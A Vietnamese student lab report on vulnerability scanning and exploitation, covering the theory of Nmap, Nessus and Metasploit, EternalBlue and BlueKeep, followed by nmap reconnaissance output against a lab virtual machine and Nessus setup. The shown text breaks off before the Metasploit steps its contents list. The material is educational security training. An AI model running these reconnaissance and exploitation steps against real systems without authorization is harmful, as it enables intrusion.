

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN**



**BÁO CÁO BÀI THỰC HÀNH
HỌC PHẦN: THỰC TẬP CƠ SỞ
MÃ HỌC PHẦN: INT13147**

**BÀI THỰC HÀNH 3.3
RÀ QUÉT VÀ KHAI THÁC LỖ HỔNG**

Sinh viên thực hiện:

B22DCAT251 Đặng Đức Tài

Giảng viên hướng dẫn: TS. Phạm Hoàng Duy

HỌC KỲ 2 NĂM HỌC 2024-2025

MỤC LỤC

MỤC LỤC	2
DANH MỤC CÁC HÌNH VẼ	3
CHƯƠNG 1. GIỚI THIỆU CHUNG VỀ BÀI THỰC HÀNH	4
1.1 Mục đích	4
1.2 Tìm hiểu lý thuyết.....	4
1.2.1 Các công cụ rà quét.....	4
1.2.2 Lý thuyết về một số lỗ hổng và công dịch vụ quét được.....	5
1.2.3 Lý thuyết về một số lỗ hổng mà Metasploit khai thác được.....	5
CHƯƠNG 2. NỘI DUNG THỰC HÀNH	7
2.1 Chuẩn bị môi trường	7
2.2 Các bước thực hiện	7
2.2.1 Quét các cổng dịch vụ với Nmap / Zenmap	7
2.2.2 Quét các lỗ hổng với Nessus.....	9
2.2.3 Sử dụng công cụ Metasploit để khai thác lỗ hổng.....	12
TÀI LIỆU THAM KHẢO	19

DANH MỤC CÁC HÌNH VẼ

Hình 1 Lỗ hổng EternalBlue với điểm 8.8 CVSS (High)	6
Hình 2 Lỗ hổng BlueKeep với điểm 9.8 CVSS (Critical)	6
Hình 3 Quét dải mạng với nmap	7
Hình 4 Quét hệ điều hành với nmap	8
Hình 5 Quét cổng dịch vụ với nmap	8
Hình 6 Quét cổng dịch vụ với Zenmap	9
Hình 7 Cài đặt Nessus	9
Hình 8 Khởi động nessus service	10
Hình 9 Cấu hình nessus trên giao diện web	10
Hình 10 Giao diện web GUI của nessus	11
Hình 11 Các chế độ quét của nessus	11
Hình 12 Tiến hành quét lỗ hổng với nessus	12
Hình 13 Quét lỗ hổng thành công với nessus	12
Hình 14 Rà quét với nmap trên máy victim	13
Hình 15 Rà quét lỗ hổng với Nessus	13
Hình 16 Tìm kiếm module eternalblue	14
Hình 17 Xem các options cho module MS17-010	14
Hình 18 Cấu hình MS17-010	15
Hình 19 Khai thác MS17-010	15
Hình 20 Nâng quyền lên SYSTEM sau khi khai thác MS17-010	15
Hình 21 Tìm kiếm modules BlueKeep	16
Hình 22 Cấu hình BlueKeep	16
Hình 23 Xem các tùy chọn cho modules BlueKeep	17
Hình 24 Khai thác BlueKeep	17
Hình 25 Nâng quyền lên SYSTEM sau khi khai thác BlueKeep	18

CHƯƠNG 1. GIỚI THIỆU CHUNG VỀ BÀI THỰC HÀNH

1.1 Mục đích

- Hiểu được các mối đe dọa và lỗ hổng.
- Hiểu được cách thức hoạt động của một số công cụ rà quét và tìm kiếm đe dọa và lỗ hổng như: nmap/zenmap, nessus, Metasploit framework.
- Biết cách sử dụng công cụ để tìm kiếm và khai thác các mối đe dọa, lỗ hổng bao gồm: nmap/zenmap, nessus, Metasploit framework.

1.2 Tìm hiểu lý thuyết

1.2.1 Các công cụ rà quét

1.2.1.1 Nmap/Zenmap

- Nmap (Network Mapper) là một công cụ mã nguồn mở mạnh mẽ, được sử dụng để quét và lập bản đồ mạng, hỗ trợ kiểm tra bảo mật bằng cách phát hiện các thiết bị, dịch vụ, cổng mở, hệ điều hành và phiên bản phần mềm đang chạy trên mạng. Nmap cung cấp nhiều kỹ thuật quét như TCP SYN (quét tàng hình), TCP Connect, UDP, hoặc quét toàn diện để phân tích trạng thái cổng (mở, đóng, lọc). Ngoài ra, Nmap hỗ trợ các tập lệnh NSE (Nmap Scripting Engine) để tự động hóa việc phát hiện lỗ hổng hoặc thu thập thông tin chi tiết hơn.
- Zenmap là giao diện đồ họa của Nmap, giúp người dùng dễ dàng cấu hình lệnh quét, trực quan hóa kết quả dưới dạng sơ đồ mạng và lưu trữ lịch sử quét. Công cụ này đặc biệt hữu ích cho người mới bắt đầu hoặc khi cần phân tích kết quả phức tạp.
- Ứng dụng: Nmap/Zenmap được sử dụng để khám phá mạng, kiểm tra bảo mật sơ bộ, lập bản đồ mạng doanh nghiệp và hỗ trợ các bài kiểm tra thâm nhập.

1.2.1.2 Nessus

- Nessus là một trong những công cụ quét lỗ hổng bảo mật hàng đầu, được phát triển bởi Tenable, với khả năng kiểm tra toàn diện hệ thống mạng, máy chủ, ứng dụng web và thiết bị IoT. Nessus sử dụng cơ sở dữ liệu lỗ hổng được cập nhật thường xuyên, chứa hàng nghìn mã CVE (Common Vulnerabilities and Exposures), để phát hiện các điểm yếu như cấu hình sai, phần mềm lỗi thời, hoặc lỗ hổng chưa được vá. Công cụ này cung cấp các báo cáo chi tiết với mức độ nghiêm trọng của lỗ hổng và đề xuất khắc phục. Nessus hỗ trợ cả quét không xác thực (khám phá bề mặt) và quét xác thực (kiểm tra sâu hơn với thông tin đăng nhập).
- Ứng dụng: Nessus được sử dụng trong các tổ chức để đánh giá bảo mật định kỳ, tuân thủ tiêu chuẩn bảo mật (như PCI DSS) và kiểm tra hệ thống trước các cuộc tấn công.

1.2.1.3 Metasploit Framework

- Metasploit Framework là một nền tảng kiểm tra thâm nhập mã nguồn mở, được sử dụng rộng rãi bởi các chuyên gia bảo mật và tin tặc mũ trắng. Công cụ này cung cấp một bộ sưu tập lớn các mô-đun khai thác (exploits), payload, auxiliary và post-exploitation, cho phép người dùng tấn công thử nghiệm hệ thống để đánh giá khả năng chống chịu. Metasploit hỗ trợ tự động hóa các bước tấn công, từ thu thập thông

tin, khai thác lỗ hổng đến duy trì quyền truy cập. Nó tích hợp với các công cụ khác như Nmap và Nessus để nâng cao hiệu quả kiểm tra. Giao diện của Metasploit có thể là dòng lệnh (msfconsole) hoặc giao diện đồ họa như Armitage.

- Ứng dụng: Metasploit được sử dụng trong kiểm tra thâm nhập, đào tạo bảo mật, và phát triển các biện pháp phòng thủ trước các cuộc tấn công thực tế.

1.2.2 Lý thuyết về một số lỗ hổng và cổng dịch vụ quét được

- Lỗ hổng mạng:
 - Lỗ hổng phần mềm: Các lỗ hổng như Heartbleed (OpenSSL) hoặc Shellshock (Bash) cho phép kẻ tấn công truy cập trái phép hoặc thực thi mã độc.
 - Cấu hình sai: Ví dụ, mật khẩu mặc định hoặc dịch vụ không cần thiết để mở (như Telnet).
 - Lỗ hổng giao thức: SMBv1 dễ bị tấn công bởi các lỗ hổng như EternalBlue, hoặc RDP bị khai thác qua BlueKeep.
- Cổng dịch vụ quét được (dựa trên kết quả Nmap ở phần 2):
 - Cổng 135/tcp (RPC): Dịch vụ Remote Procedure Call của Microsoft, thường được sử dụng để giao tiếp giữa các tiến trình. Có thể bị khai thác nếu hệ thống chưa vá các lỗ hổng liên quan đến RPC (như CVE-2003-0352).
 - Cổng 139/tcp (NetBIOS-SSN): Dịch vụ NetBIOS, liên quan đến chia sẻ tệp và máy in. Dễ bị tấn công nếu hệ thống sử dụng SMBv1, liên quan đến lỗ hổng EternalBlue.
 - Cổng 445/tcp (Microsoft-DS): Dịch vụ SMB (Server Message Block), dùng để chia sẻ tệp. Đây là cổng chính bị khai thác bởi EternalBlue (CVE-2017-0144), cho phép thực thi mã từ xa.
 - Cổng 5357/tcp (HTTPAPI httpd 2.0): Dịch vụ HTTP API của Microsoft, có thể bị tấn công nếu có lỗ hổng trong cấu hình hoặc phiên bản phần mềm (như CVE-2020-1147).
 - Cổng 49153-49157/tcp (MSRPC): Các cổng Microsoft RPC động, liên quan đến giao tiếp hệ thống. Có thể bị khai thác nếu hệ thống tồn tại lỗ hổng RPC hoặc RDP (như BlueKeep, CVE-2019-0708, nếu RDP được kích hoạt).
 - Cổng 49666/tcp (MSRPC): Tương tự các cổng MSRPC khác, dễ bị tấn công nếu hệ thống chưa vá lỗi.

1.2.3 Lý thuyết về một số lỗ hổng mà Metasploit khai thác được

- Lỗ hổng bảo mật là các điểm yếu trong phần mềm, giao thức hoặc cấu hình hệ thống có thể bị khai thác để thực hiện các hành vi độc hại như truy cập trái phép, thực thi mã từ xa, hoặc lây lan mã độc. Hai lỗ hổng liên quan trực tiếp đến các cổng dịch vụ đã quét được bao gồm:
 - EternalBlue:
 - EternalBlue là lỗ hổng trong giao thức SMBv1 của Windows (CVE-2017-0144), cho phép kẻ tấn công thực thi mã từ xa mà không cần xác thực. Lỗ hổng này bị khai thác trong các cuộc tấn công lớn như WannaCry. Metasploit sử dụng module exploit/windows/smb/ms17_010_eternalblue để khai thác, gửi payload qua SMB và kiểm soát hệ thống mục tiêu.

- Ví dụ: Tấn công vào Windows 7/2008 chưa vá lỗi để cài đặt backdoor.

C:\Users\jayce>echo %DATE% %TIME% Dang Duc Tai B22DCAT251
12/04/2025 22:41:26.27 Dang Duc Tai B22DCAT251
C:\Users\jayce>

CVE-2017-0144 Detail

Description

The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0143, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.

Metrics

CVSS Version 4.0 CVSS Version 3.x CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD	Base Score: 8.8 HIGH	Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
ADP: CISA-ADP	Base Score: 8.8 HIGH	Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

QUICK INFO

CVE Dictionary Entry:
CVE-2017-0144

NVD Published Date:
03/16/2017

NVD Last Modified:
04/04/2025

Source:
Microsoft Corporation

Hình 1 Lỗ hổng EternalBlue với điểm 8.8 CVSS (High)

- BlueKeep:
 - BlueKeep (CVE-2019-0708) là lỗ hổng trong dịch vụ Remote Desktop Protocol (RDP) của Windows, ảnh hưởng đến Windows XP đến Windows 7/2008. Nó cho phép thực thi mã từ xa mà không cần xác thực, tiềm năng gây ra các cuộc tấn công quy mô lớn. Metasploit có module auxiliary/scanner/rdp/cve_2019_0708_BlueKeep để quét và module khai thác để tấn công hệ thống chưa vá.
 - Ví dụ: Kiểm tra hệ thống qua cổng 3389 (RDP) và gửi payload để chiếm quyền điều khiển.

C:\Users\jayce>echo %DATE% %TIME% Dang Duc Tai B22DCAT251
12/04/2025 22:41:26.27 Dang Duc Tai B22DCAT251
C:\Users\jayce>

CVE-2019-0708 Detail

Description

A remote code execution vulnerability exists in Remote Desktop Services formerly known as Terminal Services when an unauthenticated attacker connects to the target system using RDP and sends specially crafted requests, aka 'Remote Desktop Services Remote Code Execution Vulnerability'.

Metrics

CVSS Version 4.0 CVSS Version 3.x CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD	Base Score: 9.8 CRITICAL	Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
ADP: CISA-ADP	Base Score: 9.8 CRITICAL	Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

QUICK INFO

CVE Dictionary Entry:
CVE-2019-0708

NVD Published Date:
05/16/2019

NVD Last Modified:
04/07/2025

Source:
Microsoft Corporation

Hình 2 Lỗ hổng BlueKeep với điểm 9.8 CVSS (Critical)

CHƯƠNG 2. NỘI DUNG THỰC HÀNH

2.1 Chuẩn bị môi trường

- Phần mềm VMWare Workstation hoặc Virtual Box hoặc các phần mềm ảo hóa khác.
- Các công cụ nmap/zenmap, nessus, Metasploit framework

2.2 Các bước thực hiện

- Lựa chọn máy nạn nhân là máy chứa các lỗ hổng bảo mật của các hệ điều hành windows. Máy của người tấn công là máy tính cài đặt các công cụ nmap/zenmap; nmap/zenmap; Metasploit framework. Tiến hành rà quét lỗ hổng sử dụng các công cụ kể trên.

2.2.1 Quét các cổng dịch vụ với Nmap / Zenmap

- Quét dải mạng
 - Mô tả: Người tấn công thực hiện rà quét dải mạng (192.168.127.0/24), qua đó biết thông tin về địa chỉ ip của các máy nạn nhân thuộc dải mạng đó.

nmap 192.168.127.0/24

```
C:\Users\jayce>echo %DATE% %TIME% Đang Dục Tai B22DCAT251
11/04/2025 15:39:40.83 Đang Dục Tai B22DCAT251

C:\Users\jayce>
File Actions Edit View Help
(jayce@ jayce)-[~]
$ nmap 192.168.127.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 04:40 EDT
Nmap scan report for 192.168.127.1
Host is up (0.0012s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.127.2
Host is up (0.0022s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:EE:7F:E6 (VMware)

Nmap scan report for 192.168.127.131
Host is up (0.0016s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:25:57:87 (VMware)
```

Hình 3 Quét dải mạng với nmap

- Quét phát hiện hệ điều hành
 - Mô tả: Sau khi đã chọn được mục tiêu (target) thuộc dải mạng 192.168.127.0/24 là máy có địa chỉ ip 192.168.127.131, kẻ tấn công tiến hành quét để phát hiện hệ điều hành của mục tiêu.

nmap -T4 -O 192.168.127.131

→ Hệ điều hành phát hiện được là Windows 10 1709 – 21H2

```

C:\Users\jayce>echo %DATE% %TIME% Dang Duc Tai B22DCAT251
11/04/2025 15:39:40.83 Dang Duc Tai B22DCAT251

C:\Users\jayce>

(jayce@jayce)-[~]
$ sudo nmap -T4 -O 192.168.127.131
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 04:43 EDT
Nmap scan report for 192.168.127.131
Host is up (0.0016s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:25:57:87 (VMware)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 21H2
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.52 seconds

```

Hình 4 Quét hệ điều hành với nmap

- Quét hết các cổng, dịch vụ và phiên bản
 - Mô tả: Kẻ tấn công muốn rà quét các cổng dịch vụ, phiên bản được mở trên máy nạn nhân. Qua đó có thể tiến hành khai thác dựa trên các cổng dịch vụ đã biết
- nmap -p- -T4 -sV 192.168.127.131*
 → Một số cổng dịch vụ tìm thấy 135, 139, 445, 5040, ...

```

C:\Users\jayce>echo %DATE% %TIME% Dang Duc Tai B22DCAT251
11/04/2025 15:39:40.83 Dang Duc Tai B22DCAT251

C:\Users\jayce>

$ nmap -p- -T4 -sV 192.168.127.131
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 04:46 EDT
Stats: 0:01:39 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 91.67% done; ETC: 04:48 (0:00:07 remaining)
Nmap scan report for 192.168.127.131
Host is up (0.00045s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds    Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5040/tcp   open  unknown
7680/tcp   open  pando-pub?
49664/tcp  open  msrpc           Microsoft Windows RPC
49665/tcp  open  msrpc           Microsoft Windows RPC
49666/tcp  open  msrpc           Microsoft Windows RPC
49667/tcp  open  msrpc           Microsoft Windows RPC
49669/tcp  open  msrpc           Microsoft Windows RPC
49680/tcp  open  msrpc           Microsoft Windows RPC
49689/tcp  open  msrpc           Microsoft Windows RPC
MAC Address: 00:0C:29:25:57:87 (VMware)
Service Info: Host: TAIDVPCCLIENT; OS: Windows; CPE: cpe:/o:microsoft:windows


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 117.04 seconds

(jayce@jayce)-[~]
$

```

Hình 5 Quét cổng dịch vụ với nmap


- Zenmap
 - Zenmap là phiên bản đồ họa (GUI) của nmap, tiến hành quét cổng dịch vụ bằng zenmap, chỉ cần nhập địa chỉ *ip target* (192.168.127.131) và *Profile* (Quickscan)



Hình 6 Quét cổng dịch vụ với Zenmap

2.2.2 Quét các lỗ hổng với Nessus

- Cài đặt Nessus web GUI, đầu tiên cần cài đặt các gói .deb và tiến hành giải nén <https://www.tenable.com/downloads/nessus?loginAttempted=true>
`sudo dpkg -i NESSUS_NAME.deb`



Hình 7 Cài đặt Nessus

- Khởi động nessus service, xem trạng thái có dòng (active running) là đã chạy thành công

```
C:\Users\jayce>echo %DATE% %TIME% Dang Duc Tai B22DCAT251
10/04/2025 19:53:39.00 Dang Duc Tai B22DCAT251

C:\Users\jayce>

(jayce@jayce)-[~]
$ sudo systemctl start nessusd.service
[sudo] password for jayce:


(jayce@jayce)-[~]
$ sudo systemctl status nessusd.service
● nessusd.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/usr/lib/systemd/system/nessusd.service; disabled; preset: disabled)
   Active: active (running) since Thu 2025-04-10 10:49:25 EDT; 31s ago
     Invocation: f01fe2edabf24f8596eb2c62ac05b997
   Main PID: 223890 (nessus-service)
      Tasks: 12 (limit: 3354)
     Memory: 51.3M (peak: 55.6M)
        CPU: 28.104s
    CGroup: /system.slice/nessusd.service
            └─223890 /opt/nessus/sbin/nessus-service -q
            └─223899 nessusd -q

Apr 10 10:49:25 jayce systemd[1]: Started nessusd.service - The Nessus Vulnerability Scanner.
Apr 10 10:49:46 jayce nessus-service[223899]: Cached 0 plugin libs in 1msec
Apr 10 10:49:46 jayce nessus-service[223899]: Cached 0 plugin libs in 0msec

(jayce@jayce)-[~]
$
```


Hình 8 Khởi động nessus service

- Truy cập vào đường dẫn <https://localhost:8834/#> để tiến hành cấu hình




Hình 9 Cấu hình nessus trên giao diện web

- Giao diện web GUI của nessus sau khi đã cấu hình thành công



